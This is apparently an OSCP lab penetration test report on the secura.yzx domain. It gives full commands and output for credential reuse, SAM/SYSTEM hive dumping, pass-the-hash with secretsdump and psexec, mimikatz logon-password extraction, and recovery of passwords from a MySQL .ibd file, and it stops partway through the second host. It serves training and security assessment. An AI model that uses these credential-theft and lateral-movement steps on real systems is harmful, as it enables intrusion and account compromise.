

# Offensive Security

## OSCP B Report

OSID: [REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

.

# Table of Contents

|          |                                                                  |          |
|----------|------------------------------------------------------------------|----------|
| <b>1</b> | <b>Offensive Security OSCP Lab Penetration Test Report .....</b> | <b>3</b> |
| 1.1      | Objective .....                                                  | 3        |
| 1.2      | Identified Vulnerabilities .....                                 | 4        |
| <b>2</b> | <b>Lab Network .....</b>                                         | <b>5</b> |
| 2.1      | SECURE.SECURA.YZX (192.168.149.95) .....                         | 5        |
| 2.1.1    | Initial Access .....                                             | 5        |
| 2.1.2    | Post-Exploitation .....                                          | 6        |
| 2.2      | ERA.SECURA.YZX (192.168.149.96) .....                            | 11       |
| 2.2.1    | Initial Access .....                                             | 11       |
| 2.2.2    | Privilege Escalation .....                                       | 13       |
| 2.3      | DC01.SECURA.YZX (192.168.149.97) .....                           | 17       |
| 2.3.1    | Initial Access .....                                             | 17       |
| 2.3.2    | Privilege Escalation .....                                       | 18       |

# 1 Offensive Security OSCP Lab Penetration Test Report

## 1.1 Objective

### Engagement Objectives & Scope

Leighlin Ramsay (57195594) was engaged to conduct an **internal penetration test** of Offensive Security Labs' **secura.yzx** domain. The purpose of this assessment was to emulate a capable adversary operating from an internal vantage point and to evaluate the lab's ability to **prevent, detect, and contain** post-compromise activity.

### Primary Objectives

1. **Enumerate the internal environment:** Identify active hosts, exposed services, domain trust relationships, and high-value assets within **secura.yzx**.
2. **Identify and validate weaknesses:** Discover misconfigurations, insecure defaults, stale or exposed credentials, and patching gaps; safely exploit findings to demonstrate business impact.
3. **Demonstrate realistic attack paths:** Chain vulnerabilities and misconfigurations to obtain **local administrative control** on representative hosts and escalate to **domain-level control** where feasible.
4. **Exercise lateral movement techniques:** Use authenticated channels (e.g., SMB/WinRM/RDP) and standard operator tooling to pivot between systems while maintaining operational restraint.
5. **Collect decision-quality evidence:** Capture minimal, non-sensitive proof (e.g., `local.txt` / `proof.txt`, limited screenshots, trimmed command output) sufficient to verify risk without unnecessary data exposure.
6. **Deliver prioritized remediation guidance:** Map each confirmed weakness to concrete mitigations and hardening steps aligned to root causes.

### Rules of Engagement (RoE) & Constraints

- **In scope:** Internal hosts and services within the **secura.yzx** lab environment (including, but not limited to, **SECURE**, **ERA**, and **DC01**).
- **Out of scope:** Denial-of-service, destructive testing, persistent backdoors, and bulk data exfiltration. Credential material shown in this report is **redacted** and was used only to the extent required to validate risk.
- **Methodology:** Evidence-first, least-privilege exploitation with emphasis on reproducibility (exact commands, tool versions where relevant), log preservation, and cleanup of transient tooling where practicable.

### Success Criteria

- Obtain authenticated access to one or more in-scope systems via realistic techniques.
- Escalate privileges to **local administrator** on at least one server and demonstrate **lateral movement**.

- Achieve **domain compromise** (e.g., GPO abuse to Domain Admin and/or DCSync of NTDS secrets) or clearly document why this was not possible within constraints.
- Provide executives and operators with clear, prioritized recommendations.

## Outcome Overview (High-Level)

During the engagement, Leighlin Ramsay (57195594) **achieved the stated objectives**. Representative highlights include:

- Establishing **WinRM access** to SECURE as a domain user and confirming **administrative context**.
- Harvesting on-disk and in-memory **credentials**, enabling local administrator access to **ERA** and discovery of a **domain user (charlotte)** suitable for escalation.
- Abusing **GPO WriteOwner** on the **Default Domain Policy** to add `charlotte` to **Domain Admins**, followed by **DCSync** of NTDS secrets and administrative WinRM access to **DC01**.
- Capturing minimal proofs on each host while maintaining low operational impact.

These results demonstrate that a motivated internal adversary could progress from an authenticated foothold to full domain control by combining **credential hygiene issues**, **weak file/database protections**, and **excessive Active Directory permissions**. The detailed findings and remediation plan in this report are intended to help Offensive Security prioritize fixes that materially reduce this attack surface.

## 1.2 Identified Vulnerabilities

In the course of this penetration test **3 Critical** vulnerabilities were identified:

| Target Name       | IP             | CVSS | Page |
|-------------------|----------------|------|------|
| SECURE.SECURA.YZX | 192.168.149.95 | 9.9  | 5    |
| ERA.SECURA.YZX    | 192.168.149.96 | 9.9  | 11   |
| DC01.SECURA.YZX   | 192.168.149.97 | 9.9  | 17   |

## 2 Lab Network

### 2.1 SECURE.SECURA.YZX (192.168.149.95)

|         |                                              |
|---------|----------------------------------------------|
| Score:  | 9.9 (Critical)                               |
| Vector: | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |

#### 2.1.1 Initial Access

#### SECURE.SECURA.YZX — Initial Access

Reconnaissance indicated that **WinRM** was reachable on **192.168.149.95**, so I attempted an authenticated shell using known domain credentials for **eric.wallows**. I chose **evil-winrm** because it provides a stable, interactive PowerShell over the WinRM transport with built-in file upload/download and is less brittle than ad-hoc **winrs / Enter-PSSession** when working through testing networks. The connection below establishes an **NTLM-authenticated** WinRM session to the host and serves as the primary management channel for subsequent actions (enumeration, artifact collection).

```
nxc smb 192.168.149.95 -u eric.wallows -p 'EricLikesRunning800'
nxc rdp 192.168.149.95 -u eric.wallows -p 'EricLikesRunning800'
nxc winrm 192.168.149.95 -u eric.wallows -p 'EricLikesRunning800'
```

```
(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ nxc smb 192.168.149.95 -u eric.wallows -p 'EricLikesRunning800'
SMB 192.168.149.95 445 SECURE [*] Windows 10 / Server 2019 Build 19041 x64 (name:SECURE) (domain:secura.yzx) (signing:False) (SMBv1:False)
SMB 192.168.149.95 445 SECURE [+] securax.yzx\eric.wallows:EricLikesRunning800 (Pwn3d!)

(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ nxc winrm 192.168.149.95 -u eric.wallows -p 'EricLikesRunning800'
WINRM 192.168.149.95 5985 SECURE [*] Windows 10 / Server 2019 Build 19041 (name:SECURE) (domain:secura.yzx)
WINRM 192.168.149.95 5985 SECURE [+] securax.yzx\eric.wallows:EricLikesRunning800 (Pwn3d!)

(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ nxc rdp 192.168.149.95 -u eric.wallows -p 'EricLikesRunning800'
RDP 192.168.149.95 3389 SECURE [*] Windows 10 or Windows Server 2016 Build 19041 (name:SECURE) (domain:secura.yzx) (nla:True)
RDP 192.168.149.95 3389 SECURE [+] securax.yzx\eric.wallows:EricLikesRunning800 (Pwn3d!)
```

```
evil-winrm -i 192.168.149.95 -u eric.wallows -p 'EricLikesRunning800'
```

```
(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ evil-winrm -i 192.168.149.95 -u eric.wallows -p 'EricLikesRunning800'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\eric.wallows\Documents> whoami
secura\eric.wallows
*Evil-WinRM* PS C:\Users\eric.wallows\Documents> █
```

Upon login, I performed a quick **proof-of-access triage** to capture identity and network context and to test file system reach. The ability to read `proof.txt` from the **Administrator's Desktop** demonstrates **administrative-level access** to the system profile. For completeness in the final report, I recommend also recording `hostname`, `whoami /groups`, and `whoami /priv` to explicitly evidence **local Administrators** membership and elevated privileges.

```
whoami; ipconfig; type proof.txt
```

**Result:** Stable WinRM shell on **SECURE** as `eric.wallows`, with effective **administrator rights** verified by access to the Administrator profile. This channel is suitable for controlled post-exploitation (offline hive collection, credential harvesting, and host triage) while keeping command volume low and evidence collection structured.

```
*Evil-WinRM* PS C:\Users\administrator\Desktop> whoami; ipconfig; type proof.txt
secura\eric.wallows

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.149.95
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.149.254
12f6df3aff397f6ddb83cd06cdee3f8
*Evil-WinRM* PS C:\Users\administrator\Desktop>
```

## 2.1.2 Post-Exploitation

### SECURE.SECURA.YZX — Post-Exploitation

With a stable WinRM session as `eric.wallows` and administrative access confirmed, I prioritized **credential harvesting** in a way that's reliable, low-noise, and reproducible. First, I performed an **offline registry hive acquisition**. Saving the **SAM** and **SYSTEM** hives locally on the host (to a writable, auditable path under the Administrator profile) avoids touching LSASS and lets us parse secrets off-host. Immediately after creation, I pulled the artifacts to the assessment workstation. For the final report, it's good practice to record file sizes and **SHA-256** hashes to preserve chain-of-custody.

```
reg save HKLM\SAM C:\users\administrator\videos\sam
reg save HKLM\SYSTEM C:\users\administrator\videos\system

download sam
download system
```

```

*Evil-WinRM* PS C:\Users\administrator\videos> reg save HKLM\SAM C:\Users\administrator\videos\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\administrator\videos> reg save HKLM\SYSTEM C:\Users\administrator\videos\system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\administrator\videos> download sam

Info: Downloading C:\Users\administrator\videos\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\Users\administrator\videos> download system

Info: Downloading C:\Users\administrator\videos\system to system

Info: Download successful!
*Evil-WinRM* PS C:\Users\administrator\videos> █

```

Next, I ran **Impacket's secretsdump.py** in **LOCAL mode** against the extracted hives. This uses the **BootKey** from the **SYSTEM** hive to decrypt local account secrets stored in the **SAM**, yielding **NTLM hashes** for any local users. The approach is **host-impact-minimal** and produces a clean artifact trail (hives → tool output) suitable for evidence retention.

```
python3 ~/tools/impacket-0.12.0/examples/secretsdump.py -sam sam -system system LOCAL
```

```

(kali@kali)-[~/.../OSCP-PREP/secura/public/192.168.149.95]
$ python3 ~/tools/impacket-0.12.0/examples/secretsdump.py -sam sam -system system LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x1a501299012ec31dbdad0e56df04d395
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a51493b0b06e5e35f855245e71af1d14:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
[*] Cleaning up ...

```

To broaden coverage, I then used the recovered **Administrator NTLM hash** for a **remote secretsdump** against **SECURE**. The **-hashes** workflow authenticates by hash (no plaintext) and retrieves **LSA secrets** and cached material in addition to local hashes. This can surface service creds, scheduled task passwords, and other high-value tokens.

```
python3 ~/tools/impacket-0.12.0/examples/secretsdump.py "SECURE/Administrator"@secure.secura.yzx -hashes ":a51493b0b06e5e35f855245e71af1d14"
```

```

(kali@kali)-[~/.../OSCP-PREP/secura/public/192.168.149.95]
$ python3 ~/tools/impacket-0.12.0/examples/secretsdump.py "SECURE/Administrator"@secure.secura.yzx -hashes ":a51493b0b06e5e35f855245e71af1d14"
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x1a501299012ec31dbdad0e56df04d395
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a51493b0b06e5e35f855245e71af1d14:::

```

Because **LSA secrets** were sparse here, I pivoted to **in-memory credential extraction** with **Mimikatz**. I uploaded the binary to the host, but in this environment **evil-winrm** is prone to crash when invoking Mimikatz. To keep the session stable, I established a **PsExec service session** as **Administrator** (still authenticating by hash) and ran Mimikatz from there.

```
upload ../../../../../../../../../../../../../../home/kali/tools/windowsstuff/mimikatz.exe
```

```
*Evil-WinRM* PS C:\Users\administrator\videos> upload ../../../../../../../../home/kali/tools/windowsstuff/mimikatz.exe
Info: Uploading /home/kali/offsec/OSCP-PREP/secura/../../../../../../home/kali/tools/windowsstuff/mimikatz.exe to C:\Users\administrator\
videos\mimikatz.exe
Data: 1666740 bytes of 1666740 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\administrator\videos> █
```

```
python3 ~/tools/impacket-0.12.0/examples/psexec.py "SECURE/
Administrator"@secure.secura.yzx" -hashes ":a51493b0b06e5e35f855245e71af1d14"
```

```
(kali@kali)-[~/OSCP-PREP/secura/public/192.168.149.95]
$ python3 ~/tools/impacket-0.12.0/examples/psexec.py "SECURE/Administrator"@secure.secura.yzx" -hashes ":a51493b0b06e5e35f855245e71af1d14"
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on secure.secura.yzx.....
[*] Found writable share ADMIN$
[*] Uploading file njWwSkL.exe
[*] Opening SVCManager on secure.secura.yzx.....
[*] Creating service FxZu on secure.secura.yzx.....
[*] Starting service FxZu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

From the PsExec shell, `sekurlsa::logonpasswords` produced live **credential material**. Notably, **Credential Manager (CredMan)** contained a password for the `apache` account on **ERA.SECURA.YZX**, providing a direct pivot to that host with **plaintext** rather than just hashes. In the final deliverable, the secret is redacted; the raw console output is preserved in the evidence archive.

```
sekurlsa::logonpasswords
```

```
sekurlsa::logonpasswords
mimikatz #
Authentication Id : 0 ; 722086 (00000000:000b04a6)
Session           : Interactive from 1
User Name          : Administrator
Domain             : SECURE
Logon Server       : SECURE
Logon Time         : 5/20/2025 9:40:36 PM
SID                : S-1-5-21-3197578891-1085383791-1901100223-500
msv :
[00000003] Primary
```

```
credman :
[00000000]
* Username : apache
* Domain   : era.secura.local
* Password : New2Era4.!
```

To ensure there were no missed on-disk secrets, I also staged **winPEAS** for a broad **post-exploitation sweep** (browser stores, config files, scheduled tasks, weak perms). The scan surfaced a **Firefox credentials database** under the Administrator profile—exactly the kind of artifact that can hold saved site logins.

```
+Evil-WinRM* PS C:\Users\administrator\videos> upload ../../../../../../home/kali/tools/windowsstuff/winPEASany_ofs.exe

Info: Uploading /home/kali/offsec/OSCP-PREP/secura/../../../../home/kali/tools/windowsstuff/winPEASany_ofs.exe to C:\Users\administ
rator\videos\winPEASany_ofs.exe
Progress: 28% : |██████████|
```

```

evil-winrm -PS C:\Users\administrator\Videos>. \winPEASany_ofs.exe
[!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'fileanalysis' or 'all' argument
    Note that this search might take several minutes. For help, run winpeas.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v
VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If you
are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and the
n start a new CMD

```

[illegible]

```
##### Looking for Firefox DBs
E https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#browsers-history
  Firefox credentials file exists at C:\Users\Administrator\AppData\Roaming\Mozilla\Firefox\Profiles\0vgiq4v0.default\key3.db
E Run SharpWeb (https://github.com/djhohnstein/SharpWeb)
```

I downloaded **key3.db** for **offline decryption**. (Depending on the Firefox version, you may also see **key4.db** plus **logins.json**; I captured what was present here.) I then used **firepwd** to attempt credential recovery. In this case, the database **contained no stored logins**—useful negative evidence that closes this avenue.

```
download key3.db
```

```
*Evil-WinRM* PS C:\Users\Administrator\AppData\Roaming\Mozilla\Firefox\Profiles\0vgiq4v0.default> download key3.db
Info: Downloading C:\Users\Administrator\AppData\Roaming\Mozilla\Firefox\Profiles\0vgiq4v0.default\key3.db to key3.db
Info: Download successful!
*Evil-WinRM* PS C:\Users\Administrator\AppData\Roaming\Mozilla\Firefox\Profiles\0vgiq4v0.default>
```

Decryption tool reference (used offline):

- <https://github.com/lclevy/firepwd>

**Outcome:** Offline and in-memory harvesting produced actionable credentials—most importantly the **apache** password for **ERA.SECURA.YZX**—while keeping host impact low. Artifacts (hives, tool outputs, and screenshots) are retained; sensitive values are redacted in this report and preserved only in the engagement evidence package.

```
└─$ python3 firepwd.py key3.db -v 4
pagesize=0x1000
nkeys=3
b'global-salt': b'c15930e863b897326e7847a548c36e33e8c48d4a'
b'password-check': b'0314012fe6723641f0f581f6d4154f3da3bb6504ce20a4000
b2a864886f70d010c050103b89b2a61b4fa070cd119e55bcf5cbac3'
b'Version': b'03'
password-check=b'0314012fe6723641f0f581f6d4154f3da3bb6504ce20a4000b2a8
64886f70d010c050103b89b2a61b4fa070cd119e55bcf5cbac3'
entrySalt=b'2fe6723641f0f581f6d4154f3da3bb6504ce20a4'
globalSalt=b'c15930e863b897326e7847a548c36e33e8c48d4a'
key= b'a4b5de4b81d5a8145ad57d80f358b345cc00bf69542689bb', iv=b'ce6d9c0
a37e1b184'

(kali@kali)-[~/tools/decryption/firepwd]
└─$ █
```

## 2.2 ERA.SECURA.YZX (192.168.149.96)

|         |                                              |
|---------|----------------------------------------------|
| Score:  | 9.9 (Critical)                               |
| Vector: | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |

### 2.2.1 Initial Access

#### ERA.SECURA.YZX — Initial Access

Before touching ERA directly, I confirmed that `eric.wallows` has **directory read** on the domain controller and used that to enrich situational awareness. A quick LDAP probe verified credentials and reachability to **DC01**, which is a low-impact way to ensure we can authenticate against core domain services without spawning an interactive session on any host.

```
nxc ldap 192.168.149.97 -u eric.wallows -p 'EricLikesRunning800'
```


```
(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ nxc ldap 192.168.149.97 -u eric.wallows -p 'EricLikesRunning800'
LDAP 192.168.149.97 389 DC01 [*] Windows 10 / Server 2016 Build 14393 (name:DC01) (domain:secura.yzx)
LDAP 192.168.149.97 389 DC01 [+] secur.yzx\eric.wallows:EricLikesRunning800
```

With LDAP confirmed, I pulled a **full BloodHound collection** using `bloodhound-python`. I forced **TCP DNS** and extended the **DNS timeout** to keep lookups resilient across the test network. This produced the standard ingestion set (ACLs, users, groups, sessions, SPNs), which I used to compute viable paths from our current identities to higher-value roles.

```
bloodhound-python -c all --dns-tcp --dns-timeout 20 -dc dc01.secura.yzx -u 'Eric.Wallows' -p 'EricLikesRunning800' -d secur.yzx -v -ns 192.168.149.97
```

```
(kali@kali)-[~/offsec/OSCP-PREP/secura/bloodhound]
$ bloodhound-python -c all --dns-tcp --dns-timeout 20 -dc dc01.secura.yzx -u 'Eric.Wallows' -p 'EricLikesRunning800' -d secur.yzx -v -ns 192.168.149.97
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
DEBUG: Authentication: username/password
DEBUG: Resolved collection methods: objectprops, psremote, container, group, session, acl, dcom, localadmin, rdp, trusts
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: secur.yzx
INFO: Found AD domain: secur.yzx
DEBUG: Found primary DC: dc01.secura.yzx
DEBUG: Found Global Catalog server: dc01.secura.yzx
DEBUG: Found KDC for enumeration domain: dc01.secura.yzx
DEBUG: Using supplied domain controller as KDC
INFO: Getting TGT for user
DEBUG: Trying to connect to KDC at dc01.secura.yzx:88
DEBUG: Trying to connect to KDC at dc01.secura.yzx:88
DEBUG: Using LDAP server: dc01.secura.yzx
DEBUG: Using base DN: DC=secura,DC=yzx
DEBUG: Using kerberos KDC: dc01.secura.yzx
DEBUG: Using kerberos realm: SECURA.YZX
INFO: Connecting to LDAP server: dc01.secura.yzx
```

Initial graph review surfaced a key lead: `charlotte` is **WriteOwner on the Default Domain Policy (DDP) GPO**. If we later obtain `charlotte`, this control lets us **push code via GPO** to domain-joined systems—including the DC. I captured the visual to keep the escalation path anchored to tangible evidence.



For targeted operations, I extracted **domain user SAMAccountNames** from the BloodHound JSON so I could feed curated user lists into cracking, roasting, or protocol tests without guesswork. Keeping this list tight reduces noise and lockout risk.

```
cat *users* | jq -r '.data[].Properties.samaccountname' > ../domainusers
```

```
(kali@kali)-[~/offsec/OSCP-PREP/secura/bloodhound]
$ ls
20250927170641_computers.json  20250927170641_domains.json  20250927170641_groups.json  20250927170641_users.json
20250927170641_containers.json  20250927170641_gpos.json      20250927170641_ous.json

(kali@kali)-[~/offsec/OSCP-PREP/secura/bloodhound]
$ cat *users* | jq -r '.data[].Properties.samaccountname' > ../domainusers
```

Next, I validated the **apache** credential recovered from SECURE against **ERA**. Using **NXC SMB** with **--local-auth** confirmed that the account is **local to ERA** (not a domain user) and is accepted over SMB. I also enumerated shares in the same call to quickly map data exposure without mounting anything.

```
nxc smb 192.168.149.96 -u apache -p 'New2Era4.!' --local-auth --shares
```

```
(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ nxc smb 192.168.149.96 -u apache -p 'New2Era4.!' --local-auth --shares
SMB 192.168.149.96 445 ERA [*] Windows 10 / Server 2019 Build 19041 x64 (name:ERA) (domain:ERA) (signing:False) (SMBv1:False)
SMB 192.168.149.96 445 ERA [+] ERA\apache:New2Era4.!
```

| Share   | Permissions | Remark        |
|---------|-------------|---------------|
| ADMIN\$ |             | Remote Admin  |
| C\$     |             | Default share |
| IPC\$   | READ        | Remote IPC    |

I then tested **WinRM** using the same local credential. Successful NTLM authentication with **--local-auth** established that ERA exposes a management channel we can leverage for command execution and file transfer.

```
nxc winrm 192.168.149.96 -u apache -p 'New2Era4.!' --local-auth
```

```
(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ nxc winrm 192.168.149.96 -u apache -p 'New2Era4.!' --local-auth
WINRM 192.168.149.96 5985 ERA [*] Windows 10 / Server 2019 Build 19041 (name:ERA) (domain:secura.yzx)
WINRM 192.168.149.96 5985 ERA [+] ERA\apache:New2Era4.! (Pwn3d!)
```

Finally, I opened an **interactive WinRM shell** to **ERA** with **evil-winrm**. This provides a stable, feature-rich session (upload/download, registry, PowerShell) that's ideal for controlled enumeration and subsequent privilege escalation.

```
evil-winrm -i 192.168.149.96 -u apache -p 'New2Era4.!'
```

**Result:** Verified **local credentials (apache)** on ERA and established a **stable WinRM foothold** for post-exploitation. Domain context from BloodHound (notably **charlotte** → WriteOwner on DDP) is recorded for later domain-level escalation.

```
(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ evil-winrm -i 192.168.149.96 -u apache -p 'New2Era4.!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\apache.ERA\Documents> whoami; hostname
era\apache
era
*Evil-WinRM* PS C:\Users\apache.ERA\Documents>
```

## 2.2.2 Privilege Escalation

### ERA.SECURA.YZX — Privilege Escalation

With an interactive **WinRM** foothold as the **local apache** account, I first staged **WinPEAS** to sweep for common Windows misconfigurations, weak file/registry ACLs, stored credentials, and scheduled task/service abuse. Uploading WinPEAS from the operator workstation gives a fast, breadth-first view before diving into manual triage.

```
upload ../../../../../../../../../../home/kali/tools/windowsstuff/winPEASany_ofs.exe
```

```
*Evil-WinRM* PS C:\Users\apache.ERA\videos> upload ../../../../../../home/kali/tools/windowsstuff/winPEASany_ofs.exe
Info: Uploading /home/kali/offsec/OSCP-PREP/secura/../../../../home/kali/tools/windowsstuff/winPEASany_ofs.exe to C:\Users\apach
e.ERA\videos\winPEASany_ofs.exe
Progress: 8% : ██████████
```

The WinPEAS pass didn't reveal a direct escalation vector; however, during routine host validation I **captured local.txt on the apache Desktop** to anchor proof-of-access and baseline the environment before deeper digging.

```
*Evil-WinRM* PS C:\Users\apache\Desktop> whoami; ipconfig; type local.txt
era\administrator

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.149.96
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.149.254
57bf07be8f11ebcc57e411e6508a0dce
*Evil-WinRM* PS C:\Users\apache\Desktop>
```

Pivoting to application data, I reviewed `C:\xampp\mysql\` and discovered a per-table **InnoDB** **tablespace** file: `creds.ibd` under `C:\xampp\mysql\data\creds\`. InnoDB `.ibd` files frequently contain application credentials in plaintext or lightly encoded form (e.g., as part of configuration or bootstrap data). This made it a strong candidate for **on-disk credential discovery** without touching the live app.

```
*Evil-WinRM* PS C:\xampp\mysql\data\creds> ls

Directory: C:\xampp\mysql\data\creds

Mode                LastWriteTime         Length Name
----                -
-a                7/20/2022   3:54 PM             1023 creds.frm
-a                7/20/2022   6:44 PM          98304 creds.ibd
-a                7/20/2022   3:54 PM              65 db.opt

*Evil-WinRM* PS C:\xampp\mysql\data\creds> type creds.ibd
Qw8[0!yyyyyyzzyyyyyyy6yyyyyy2yyyyyyQw8[0!y6q""{00!yyyyyy0i0yyyyyy
yyyyyy
yyyyyy
yyyyyy
nfinum
supremum
yñcharlotte6Game20n4.!
yUadministrator6Almost4There8.7pc6G[*
*Evil-WinRM* PS C:\xampp\mysql\data\creds>
```

My first attempt was to **download the file directly** for offline parsing:

```
download creds.ibd
```

```
*Evil-WinRM* PS C:\xampp\mysql\data\creds> download creds.ibd

Info: Downloading C:\xampp\mysql\data\creds\creds.ibd to creds.ibd

Info: Download successful!
*Evil-WinRM* PS C:\xampp\mysql\data\creds>
```

Since the live MySQL process **locked the file**, I explored alternatives. I confirmed the file's readability and tried a **PowerShell raw-read to Base64** technique to exfiltrate bytes through the shell, but the lock still interfered and made this unreliable:

```
$file="C:\xampp\mysql\data\creds\creds.ibd";
[Convert]::ToBase64String([IO.File]::ReadAllBytes($file))
```

```
*Evil-WinRM* PS C:\xampp\mysql\data\creds> $file="C:\xampp\mysql\data\creds\creds.ibd";[Convert]::ToBase64String([IO.File]::ReadAllBytes($file))
Exception calling "ReadAllBytes" with "1" argument(s): "The process cannot access the file 'C:\xampp\mysql\data\creds\creds.ibd' because it is
being used by another process."
At line:1 char:45
+ ... \creds.ibd";[Convert]::ToBase64String([IO.File]::ReadAllBytes($file)) ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : IOException
*Evil-WinRM* PS C:\xampp\mysql\data\creds>
```

To bypass the lock cleanly, I **made a local copy**—a common tactic when the original is open by another process. The copy operation succeeded, producing `backup.ibd`:

```
copy creds.ibd backup.ibd
```

```
*Evil-WinRM* PS C:\xampp\mysql\data\creds> copy creds.ibd backup.ibd
```

I then **exfiltrated the copy** for offline analysis:

```
download backup.ibd
```

```
*Evil-WinRM* PS C:\xampp\mysql\data\creds> download backup.ibd
Info: Downloading C:\xampp\mysql\data\creds\backup.ibd to backup.ibd
Info: Download successful!
*Evil-WinRM* PS C:\xampp\mysql\data\creds>
```

For conversion, I used an `.ibd` → **SQL** workflow (external converter <https://sqlizer.io/>). While the resulting SQL stream included **binary noise interleaved with text**—expected when reconstructing from raw tablespace—it still exposed **two clear passwords** embedded in application data:

```
Game20n4. !
Almost4There8.?
```

Subsequent validation showed these belong to `charlotte` (domain user) and `ERA\Administrator` respectively (as indicated by adjacent context in the recovered data):

```
(kali@kali)-[~/.../OSCP-PREP/secura/public/192.168.149.96]
$ cat *.sql
CREATE TABLE IF NOT EXISTS `backup` (
  `Qw8_Qw8_q_q_i_i_G_E_2_2_Cinfimum_supremum` MEDIUMTEXT CHARACTER SET utf8
);
INSERT INTO `backup` VALUES (' yñcharlotteGame20n4.!',
  ('ÿÜadministratorAlmost4There8.?pc6G[');
```

I verified `ERA\Administrator` locally over **SMB** using **NXC** with `--local-auth`, confirming the credential grants administrator rights on ERA:

```
nxc smb 192.168.149.96 -u administrator -p 'Almost4There8.?' --local-auth
```

```
(kali@kali)-[~/.../OSCP-PREP/secura/public/192.168.149.96]
$ nxc smb 192.168.149.96 -u administrator -p 'Almost4There8.?' --local-auth
SMB 192.168.149.96 445 ERA [*] Windows 10 / Server 2019 Build 19041 x64 (name:ERA) (domain:ERA) (signing:False) (SMBv1:False)
SMB 192.168.149.96 445 ERA [+] ERA\administrator:Almost4There8.? (Pwn3d!)
```

Finally, I established an **administrative WinRM session** with **evil-winrm** using the recovered password, completing escalation to **local admin** on ERA. From there, I captured **Administrator-profile proof** to demonstrate objective control.

```
evil-winrm -i 192.168.149.96 -u administrator -p 'Almost4There8.?'
```

```
(kali@kali)-[~/.../OSCP-PREP/secura/public/192.168.149.96]
$ evil-winrm -i 192.168.149.96 -u administrator -p 'Almost4There8.?'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
